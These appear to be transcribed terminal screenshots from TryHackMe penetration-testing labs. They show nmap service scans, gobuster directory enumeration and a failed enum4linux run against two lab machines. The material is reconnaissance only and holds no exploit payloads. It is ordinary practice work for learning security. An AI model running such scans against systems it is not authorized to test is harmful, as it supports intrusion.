
escaneo/escaneo_H-01.png



```
Applications Places System Tue Oct 6, 14:09 AttackBox IP:10.67.142.197
root@ip-10-67-142-197:~
File Edit View Search Terminal Help
root@ip-10-67-142-197:~# nmap -sC -sV -oN basicpentesting_nmap.txt 10.67.158.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-06 14:08 UTC
Nmap scan report for ip-10-67-158-18.ec2.internal (10.67.158.18)
Host is up (0.00023s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; proto
col 2.0)
| ssh-hostkey:
|   3072 aa:a1:d2:5d:e1:61:2f:66:2c:2a:36:f0:4f:12:ca:9e (RSA)
|   256 78:3e:ac:e5:18:a0:64:9f:70:8b:67:d1:8f:2b:67:6b (ECDSA)
|_  256 4a:2f:c4:ef:8b:b9:5e:b9:0c:80:e3:2b:b5:a9:85:bc (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-title: Apache Tomcat/9.0.7
|_ http-favicon: Apache Tomcat
MAC Address: 12:FF:CE:DF:5D:B1 (Unknown)
```

THM AttackBox Persistence: Off 54min 28s

escaneo/escaneo_H-02.png




The image shows a terminal window titled "root@ip-10-67-142-197: ~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal displays the execution of the command: `gobuster dir -u http://10.67.158.18 -w /usr/share/wordlists/dirb/common.txt -o basicpentesting_gobuster.txt`. The output shows the Gobuster v3.6 version, the authors (OJ Reeves and Christian Mehlmauer), and the scan configuration. The scan results show several directories and files with their status and size. The scan is nearly complete, showing progress at 4614 / 4615 (99.98%).

```
root@ip-10-67-142-197:~# gobuster dir -u http://10.67.158.18 -w /usr/share/wordl
ists/dirb/common.txt -o basicpentesting_gobuster.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                        http://10.67.158.18
[+] Method:                     GET
[+] Threads:                    10
[+] Wordlist:                   /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.6
[+] Timeout:                    10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta                          (Status: 403) [Size: 277]
/.htaccess                    (Status: 403) [Size: 277]
/.htpasswd                    (Status: 403) [Size: 277]
/development                  (Status: 301) [Size: 318]

/index.html                   (Status: 200) [Size: 158]
/server-status                (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

reconocimiento/enumeracion_H-03.png



```
Applications  Places  System  Tue Oct 6, 14:23  AttackBox IP:10.67.142.197

root@ip-10-67-142-197: ~
File Edit View Search Terminal Help

[+] Url: http://10.67.158.18
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/development (Status: 301) [Size: 318]

/index.html (Status: 200) [Size: 158]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====

root@ip-10-67-142-197:~# enum4linux -a 10.67.158.18 | tee basicpentesting_enum4linux.txt
usage: enum4linux-ng.py [-h] [-A] [-As] [-U] [-G] [-Gm] [-S] [-C] [-P] [-O]
                        [-L] [-I] [-R [BULK_SIZE]] [-N] [-w DOMAIN] [-u USER]
                        [-p PW] [-K TICKET_FILE] [-H NTHASH] [--local-auth]
                        [-d] [-k USERS] [-r RANGES] [-s SHARES_FILE]
                        [-t TIMEOUT] [-v] [--keep]
                        [-oJ OUT_JSON_FILE] [-oY OUT_YAML_FILE] [-oA OUT_FILE]
                        host
enum4linux-ng.py: error: unrecognized arguments: -a
ENUM4LINUX - next generation (v1.3.10)

root@ip-10-67-142-197:~#
```


escaneo/escaneo_V-01.jpeg



```
root@ip-10-65-150-142:~# nmap -sV MACHINE_IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-07 12:27 UTC
Failed to resolve "MACHINE_IP".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.96 seconds
root@ip-10-65-150-142:~# nmap -sV 10.65.179.207
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-07 12:34 UTC
Nmap scan report for ip-10-65-179-207.ec2.internal (10.65.179.207)
Host is up (0.00013s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
3128/tcp  open  http-proxy   Squid http proxy 4.10
3333/tcp  open  http         Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 0E:FF:EB:39:7D:7B (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.82 seconds
root@ip-10-65-150-142:~#
```


reconocimiento/enumeracion_V-02.jpeg



The screenshot shows a terminal window titled "root@ip-10-65-150-142: ~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows the results of an Nmap scan and a gobuster directory enumeration. The Nmap scan was performed on 10.65.179.207:3333 and found one host up. The gobuster scan was configured with the URL http://10.65.179.207:3333, method GET, 10 threads, and a wordlist from /usr/share/wordlists/dirbuster/directory-list-1.0.txt. The scan found four directories: /images, /css, /js, and /internal, all with a status of 301. The terminal also shows the progress of the scan (141708 / 141709) and the final "Finished" message.

```
root@ip-10-65-150-142: ~
File Edit View Search Terminal Help

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.82 seconds
root@ip-10-65-150-142:~# gobuster dir -u http://10.65.179.207:3333 -w /usr/share
/wordlists/dirbuster/directory-list-1.0.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.65.179.207:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.t
xt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 322]

/css (Status: 301) [Size: 319]


/js (Status: 301) [Size: 318]

/internal (Status: 301) [Size: 324]

